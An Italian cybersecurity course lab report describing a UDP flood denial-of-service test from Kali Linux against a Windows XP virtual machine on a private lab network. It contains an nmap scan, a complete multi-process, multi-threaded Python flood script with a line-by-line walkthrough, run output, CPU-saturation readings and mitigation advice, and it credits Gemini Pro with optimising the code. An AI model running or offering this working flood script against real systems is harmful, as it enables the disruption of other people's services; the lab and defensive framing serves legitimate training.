REPORT TECNICO: SIMULAZIONE ATTACCO DOS (UDP FLOOD)

Analista: Gerald Bejte & Gemini Pro

Corso: Cybersecurity Epicode

Data: 15 Gennaio 2026

---

1. INTRODUZIONE TEORICA

1.1 Denial of Service (DoS)

Un attacco **Denial of Service** ha l'obiettivo di rendere una risorsa o un servizio indisponibile agli utenti legittimi. Non punta al furto di dati, ma alla paralisi operativa dell'azienda, causando danni economici e reputazionali.

1.2 UDP Flood, approfondimento Tecnico dell'Attacco

L'UDP Flood è una tipologia di attacco DoS che sfrutta le caratteristiche strutturali del protocollo UDP per mandare in crisi l'infrastruttura vittima.

Che cos'è un attacco DoS (Denial of Service)? È un attacco informatico che non mira a rubare file, ma a "spegnere" un servizio. Immagina una pizzeria che riceve 10.000 telefonate false al secondo: le linee sono occupate, il pizzaiolo è confuso e i clienti veri non riescono a ordinare. Il servizio è negato (**Denial**).

Il Protocollo UDP e il concetto di "Connectionless" L'**UDP (User Datagram Protocol)** è un protocollo di trasporto veloce ma "poco educato". Viene definito **connectionless** (senza connessione) perché, a differenza del **TCP**, non stabilisce una conversazione preventiva con il destinatario.

- **Differenza con il TCP:** Mentre il TCP esegue una "stretta di mano" (*Three-way Handshake*) per assicurarsi che la vittima sia pronta a ricevere, l'UDP "spara" i pacchetti a raffica senza preavviso.
- **Vantaggio nell'attacco:** Questo permette allo script Python di inviare migliaia di pacchetti al secondo senza interruzioni, poiché non deve perdere tempo ad aspettare conferme dal target.

Il ruolo dell'ICMP e della CPU Quando un pacchetto UDP arriva alla vittima su una porta chiusa, il sistema operativo è costretto a lavorare intensamente:

- **Utilizzo della CPU:** Il processore (**CPU**, la mente del computer) deve interrompere i suoi processi normali per analizzare ogni singolo pacchetto in entrata.

- **Risposta ICMP:** Il protocollo **ICMP (Internet Control Message Protocol)** agisce come il sistema di messaggistica di servizio della rete. Se la porta colpita è chiusa, la CPU della vittima deve generare e spedire un pacchetto di ritorno denominato **"Destination Unreachable"**.


Perché il sistema si satura? Il disastro avviene a causa di uno squilibrio di risorse: l'invio del pacchetto UDP costa pochissimo all'attaccante in termini di energia, ma la gestione dell'errore e la generazione del messaggio ICMP costano moltissimo alla vittima. Quando i pacchetti sono troppi, la CPU arriva al **100% di utilizzo** e la **banda di rete** si satura. Il risultato è il congelamento del sistema: il computer non riesce più a processare nemmeno i comandi base del mouse o della tastiera.


---

2. CONFIGURAZIONE DEL LABORATORIO

L'ambiente virtuale è stato configurato per permettere la comunicazione diretta tra le due macchine:

- **Attaccante:** Kali Linux (IP: **192.168.65.10**)
- **Vittima:** Windows XP (IP: **192.168.65.60**)
- **Strumenti:** Script Python personalizzato e Wireshark.





---

3. SVILUPPO DEL PROGRAMMA (PYTHON)

3.1 Fase di Ricognizione Mirata con Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -Pn -p 137,138 192.168.65.60

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-15 16:19 EST
Nmap scan report for 192.168.65.60
Host is up (0.0090s latency).

PORT    STATE         SERVICE
137/udp open|filtered netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 8E:2F:94:C2:54:33 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
```

Dopo aver stabilito la connettività di rete, è stata eseguita una scansione specifica per identificare i "punti di ingresso" ideali per l'attacco. Il comando utilizzato è: sudo nmap -sU -Pn -p 137,138 192.168.65.60

Analisi dei parametri utilizzati:

- **sudo**: Necessario per eseguire una scansione UDP, poiché Nmap deve avere i privilegi di amministratore per creare pacchetti di rete grezzi (*raw packets*).
- **-sU (UDP Scan)**: Questo è il parametro più importante. Indica a Nmap di cercare porte **UDP**. Poiché il nostro attacco sarà un **UDP Flood**, non avrebbe senso cercare porte TCP; dobbiamo trovare dove il sistema è pronto a ricevere traffico UDP.
- **-Pn (No Ping)**: Questo parametro ordina a Nmap di non inviare il classico "ping" per vedere se il computer è acceso. È fondamentale perché il Firewall di Windows XP spesso blocca i ping. Usando -Pn, Nmap assume che il bersaglio sia attivo e passa direttamente alla scansione delle porte, bypassando questa prima difesa.
- **-p 137,138**: Invece di scansionare migliaia di porte (perdendo tempo), abbiamo puntato dritto a queste due.
    - **Perché proprio la 137 e la 138?** Queste porte sono usate dal servizio **NetBIOS** di Windows. Nei sistemi legacy come Windows XP, queste porte sono quasi sempre aperte per consentire la comunicazione tra PC nella rete locale. Sono i bersagli perfetti perché Windows "ascolta" costantemente queste porte, rendendole vulnerabili a un inondamento di dati.

Risultato della scansione:

La scansione ha restituito lo stato **openlfiltered**. In ambito UDP, questo significa che la porta è probabilmente aperta ma protetta da un firewall che non invia risposte. Per un attacco DoS, questo è un segnale verde: sappiamo che inviando pacchetti su quelle porte, il firewall e la CPU della vittima dovranno lavorare duramente per processarli o scartarli.

3.2 Preparazione allo Sviluppo del Codice Python

L'esito della scansione Nmap ha fornito i dati necessari per la configurazione del nostro script d'attacco:

1. **Protocollo:** Abbiamo confermato l'uso di **UDP** (grazie a -sU).
2. **Target IP:** 192.168.65.60 (il Windows XP).
3. **Target Port:** 137 (scelta come punto di ingresso principale).

attacco2.py > ...

```python
import socket
import random
import threading
import multiprocessing # Usiamo anche i processi per vera potenza su M1

# --- PARAMETRI DI DISTRUZIONE ---
target_ip = input(" [>] IP Bersaglio (XP): ").strip()
target_port = int(input(" [>] Porta da annientare (es. 137 o 445): "))
# Creiamo un'armata: 100 thread per ogni core di Kali
threads_per_process = 100

def ultra_flood():
    # Creiamo un payload enorme e pre-allocato per non sprecare CPU su Kali
    # 1450 byte è il limite per evitare la frammentazione e colpire più duro
    payload = random.randbytes(1450)

    # Creiamo il socket fuori dal loop per sparare a raffica
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    while True:
        try:
            # Invio diretto senza fronzoli
            sock.sendto(payload, (target_ip, target_port))
        except:
            # Se il sistema satura i socket, ne apriamo un altro istantaneament
            sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

def start_army():
    print(f"\n[!!!] INIZIO APOCALISSE SU {target_ip}:{target_port} [!!!]")
    army = []
    for i in range(threads_per_process):
        t = threading.Thread(target=ultra_flood)
        t.daemon = True
        army.append(t)
        t.start()

    # Mantiene il processo attivo
    for t in army:
        t.join()

if __name__ == "__main__":
    # Sfruttiamo tutti i 6 core di Kali creando 6 processi indipendenti
    # Ogni processo avrà 100 thread. Totale = 600 attaccanti simultanei.
    for p_id in range(6):
        p = multiprocessing.Process(target=start_army)
        p.start()
```

Guida per ripasso Python, Analisi Dettagliata Riga per Riga: GOD-MODE ANNIHILATOR

1. Setup delle Librerie

`import socket`

- **Parte Tecnica:** Importa l'interfaccia per i Berkeley Sockets, permettendo al software di comunicare con lo stack di rete del Kernel.
- **Spiegazione Semplice:** Installa il "telefono" nel programma per poter chiamare altri computer.

```
import random
```

- **Parte Tecnica:** Accede alle funzioni di generazione di byte casuali per creare un payload non strutturato (alta entropia).
- **Spiegazione Semplice:** Serve per creare i "sassi" di dati sempre diversi da lanciare.

```
import threading
```

- **Parte Tecnica:** Permette l'esecuzione concorrente all'interno dello stesso processo, ottimizzando l'invio dei pacchetti (I/O Bound).
- **Spiegazione Semplice:** Permette di avere tante "mani" che lanciano pacchetti contemporaneamente nello stesso momento.

```
import multiprocessing
```

- **Parte Tecnica:** Permette di creare processi indipendenti che sfruttano i core reali della CPU, bypassando il limite del GIL di Python.
- **Spiegazione Semplice:** Permette di creare 6 "cloni" del programma, uno per ogni motore del tuo Mac.

2. Configurazione del Bersaglio

```
target_ip = input(" [>] IP Bersaglio (XP): ").strip()
```

- **Parte Tecnica:** Acquisisce l'indirizzo IP del target come stringa e rimuove eventuali spazi bianchi accidentali.
- **Spiegazione Semplice:** Chiede all'utente: "Dov'è il nemico?".

```
target_port = int(input(" [>] Porta da annientare (es. 137 o 445): "))
```

- **Parte Tecnica:** Converte l'input in un numero intero (casting), necessario per identificare la porta UDP di destinazione.
- **Spiegazione Semplice:** Chiede: "In quale buco della serratura dobbiamo mirare?".

```
threads_per_process = 100
```

- **Parte Tecnica:** Variabile che definisce quanti thread di attacco verranno lanciati per ogni singolo processo CPU.
- **Spiegazione Semplice:** Decide che ogni clone del programma userà 100 mani per lanciare.

3. Funzione Principale di Attacco (ultra_flood)

`def ultra_flood():`

- **Parte Tecnica:** Definisce la funzione core che contiene l'algoritmo di saturazione.
- **Spiegazione Semplice:** Dà un nome all'azione: "Il Grande Inquinamento".

`payload = random.randbytes(1450)`

- **Parte Tecnica:** Genera un blocco di 1450 byte casuali per massimizzare il frame Ethernet senza causare frammentazione IP.
- **Spiegazione Semplice:** Prepara un sacco di sassi pesanti il giusto per non stancare chi li lancia ma rompere tutto ciò che colpiscono.

`sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`

- **Parte Tecnica:** Istanzia il socket IPv4 (AF_INET) e protocollo UDP (SOCK_DGRAM) prima del ciclo per massimizzare le prestazioni.
- **Spiegazione Semplice:** Tira fuori la fionda e la prepara prima di iniziare a sparare.

`while True:`

- **Parte Tecnica:** Crea un loop infinito di esecuzione per generare un flusso di dati costante e ininterrotto.
- **Spiegazione Semplice:** Dice al programma: "Non fermarti mai finché non te lo dico io".

`sock.sendto(payload, (target_ip, target_port))`

- **Parte Tecnica:** Esegue la syscall sendto, inviando il pacchetto al target senza attendere alcuna risposta (stateless).
- **Spiegazione Semplice:** È il momento in cui si lancia il sasso contro il bersaglio.

`except:` e `sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)`

- **Parte Tecnica:** Gestore di eccezioni "catch-all" per rigenerare il socket nel caso in cui il buffer di rete del sistema vada in overflow.
- **Spiegazione Semplice:** Se la fionda si rompe per i troppi lanci, il programma ne prende subito una nuova senza fermarsi.

4. Gestione dei Thread (start_army)

`def start_army():`

- **Parte Tecnica:** Funzione che coordina la creazione del pool di thread all'interno di un processo.

- **Spiegazione Semplice:** Dà l'ordine di creare un piccolo esercito di mani lanciatrici.

`army = []` e `for i in range(threads_per_process):`

- **Parte Tecnica:** Crea una lista per monitorare i thread e avvia un ciclo per istanziarne 100.
- **Spiegazione Semplice:** Prepara l'elenco dei soldati e ne chiama 100 all'appello.

`t = threading.Thread(target=ultra_flood)` e `t.start()`

- **Parte Tecnica:** Assegna a ogni thread la funzione di attacco e ne avvia l'esecuzione parallela.
- **Spiegazione Semplice:** Dice a ogni mano di iniziare a lanciare i sassi seguendo le regole di prima.

`for t in army: t.join()`

- **Parte Tecnica:** Blocca il processo principale finché tutti i thread non hanno terminato (mantenendo il processo attivo).
- **Spiegazione Semplice:** Assicura che l'esercito rimanga al suo posto a combattere e non scappi via.

5. Avvio Multi-Processore (Il Cuore del Programma)

`if __name__ == "__main__":`

- **Parte Tecnica:** Verifica che il file sia eseguito come script principale, necessario per il corretto funzionamento del multiprocessing.
- **Spiegazione Semplice:** È l'interruttore generale che accende tutto il macchinario.

`for p_id in range(6):`

- **Parte Tecnica:** Ciclo che istanzia 6 processi separati, mappandoli sui 6 core assegnati alla macchina Kali.
- **Spiegazione Semplice:** Crea 6 copie identiche di tutto l'esercito, una per ogni motore del Mac.

`p = multiprocessing.Process(target=start_army)` e `p.start()`

- **Parte Tecnica:** Crea il processo indipendente e ne avvia l'esecuzione immediata nell'area di memoria dedicata.
- **Spiegazione Semplice:** Accende ufficialmente ognuno dei 6 motori. In totale ora hai 600 mani che lanciano sassi.

```
┌──(kali㉿kali)-[~/Desktop/Code - python]
┌──(kali㉿kali)-[~/Desktop/Code - python]
└─$ python attacco2.py

 [>] IP Bersaglio (XP): 192.168.65.60
 [>] Porta da annientare (es. 137 o 445): 137

[!!!] INIZIO APOCALISSE SU 192.168.65.60:137 [!!!]

[!!!] INIZIO APOCALISSE SU 192.168.65.60:137 [!!!]

[!!!] INIZIO APOCALISSE SU 192.168.65.60:137 [!!!]

[!!!] INIZIO APOCALISSE SU 192.168.65.60:137 [!!!]

[!!!] INIZIO APOCALISSE SU 192.168.65.60:137 [!!!]

[!!!] INIZIO APOCALISSE SU 192.168.65.60:137 [!!!]
^CException ignored in atexit callback <function _exit_function at 0×ffffbc66d120>:
Traceback (most recent call last):
  File "/usr/lib/python3.13/multiprocessing/util.py", line 424, in _exit_function
    p.join()
  File "/usr/lib/python3.13/multiprocessing/process.py", line 149, in join
    res = self._popen.wait(timeout)
  File "/usr/lib/python3.13/multiprocessing/popen_fork.py", line 44, in wait
    return self.poll(os.WNOHANG if timeout == 0.0 else 0)
  File "/usr/lib/python3.13/multiprocessing/popen_fork.py", line 28, in poll
    pid, sts = os.waitpid(self.pid, flag)
KeyboardInterrupt:

Process Process-6:
```


---


4. ANALISI DEI RISULTATI (EXPLOITATION)

Una volta avviato lo script, abbiamo monitorato il comportamento del target (Windows XP) tramite il Task Manager.

Osservazioni critiche:

- **Utilizzo CPU:** La CPU della vittima è passata istantaneamente dal 1% al **100%**.
- **Saturazione:** Il grafico mostra un "plateau" costante. Il sistema Windows XP deve processare ogni singolo pacchetto in entrata, esaurendo i cicli di clock del processore.
- **Instabilità:** Durante l'attacco, l'interfaccia utente di Windows XP è diventata quasi del tutto immobile (bloccata).


Task Manager Windows
File Opzioni Visualizza Chiudi sessione ?
Applicazioni Processi Prestazioni Rete Utenti
Utilizzo CPU
25 %
Cronologia utilizzo CPU
Utilizzo file paging
91,7 MB
Cronologia utilizzo file di paging
Totali
Handle 4592
Thread 268
Processi 22
Memoria fisica (KB)
Totale 130480
Disponibile 33464
Cache sistema 48776
Memoria allocata (KB)
Totale 93952
Limite 902756
Picco 124616
Memoria del kernel (KB)
Totale 17776
Di paging 12576
Non di paging 5200
Processi: 22
Utilizzo CPU: 25%
Util. mem: 93952K / 902756K


Task Manager Windows
File Opzioni Visualizza Chiudi sessione ?
Applicazioni Processi Prestazioni Rete Utenti
Utilizzo CPU
100 %
Cronologia utilizzo CPU
Utilizzo file paging
95,1 MB
Cronologia utilizzo file di paging
Totali
Handle 4704
Thread 284
Processi 23
Memoria fisica (KB)
Totale 130480
Disponibile 26692
Cache sistema 44320
Memoria allocata (KB)
Totale 97472
Limite 902756
Picco 115028
Memoria del kernel (KB)
Totale 18208
Di paging 12992
Non di paging 5216

5. CONCLUSIONI E RACCOMANDAZIONI

L'attacco UDP Flood è estremamente efficace contro sistemi datati o non protetti. Nonostante la semplicità del codice, l'impatto sul business può essere totale.

Raccomandazioni di Sicurezza:

L'attacco non ha sfruttato un bug nel software, ma una **debolezza strutturale** nella gestione degli interrupt hardware. Il Windows Firewall, pur cercando di proteggere il sistema, ha contribuito al collasso poiché ogni operazione di filtraggio richiedeva cicli CPU, accelerando l'esaurimento delle risorse (Resource Exhaustion).

Raccomandazioni per la Mitigazione (Come difendersi)

Per prevenire attacchi simili in scenari reali, si raccomandano le seguenti contromisure:

- **Dismissione Sistemi Legacy:** Windows XP non riceve più aggiornamenti di sicurezza dal 2014. La prima raccomandazione è la migrazione a sistemi operativi moderni dotati di stack di rete ottimizzati per il multi-threading.
- **Implementazione di IPS (Intrusion Prevention Systems):** Utilizzare firewall di nuova generazione (NGFW) in grado di riconoscere pattern di traffico UDP anomali e bloccare l'IP sorgente a livello di rete prima che i pacchetti raggiungano il server target.
- **Rate Limiting:** Configurare i dispositivi di rete (router/switch) per limitare il numero di pacchetti UDP al secondo accettabili da una singola sorgente.
- **Protezione Cloud (Anti-DDoS):** Per servizi esposti pubblicamente, utilizzare soluzioni come Cloudflare o AWS Shield che assorbono il traffico volumetrico su scala globale, "pulendo" il traffico prima che arrivi all'infrastruttura aziendale.

Nota dell'autore: Per lo svolgimento di questo esercizio e la stesura del report tecnico, siamo stati aiutati dal preziosissimo **Gemini Pro**, che ha supportato l'analisi e l'ottimizzazione del codice Python.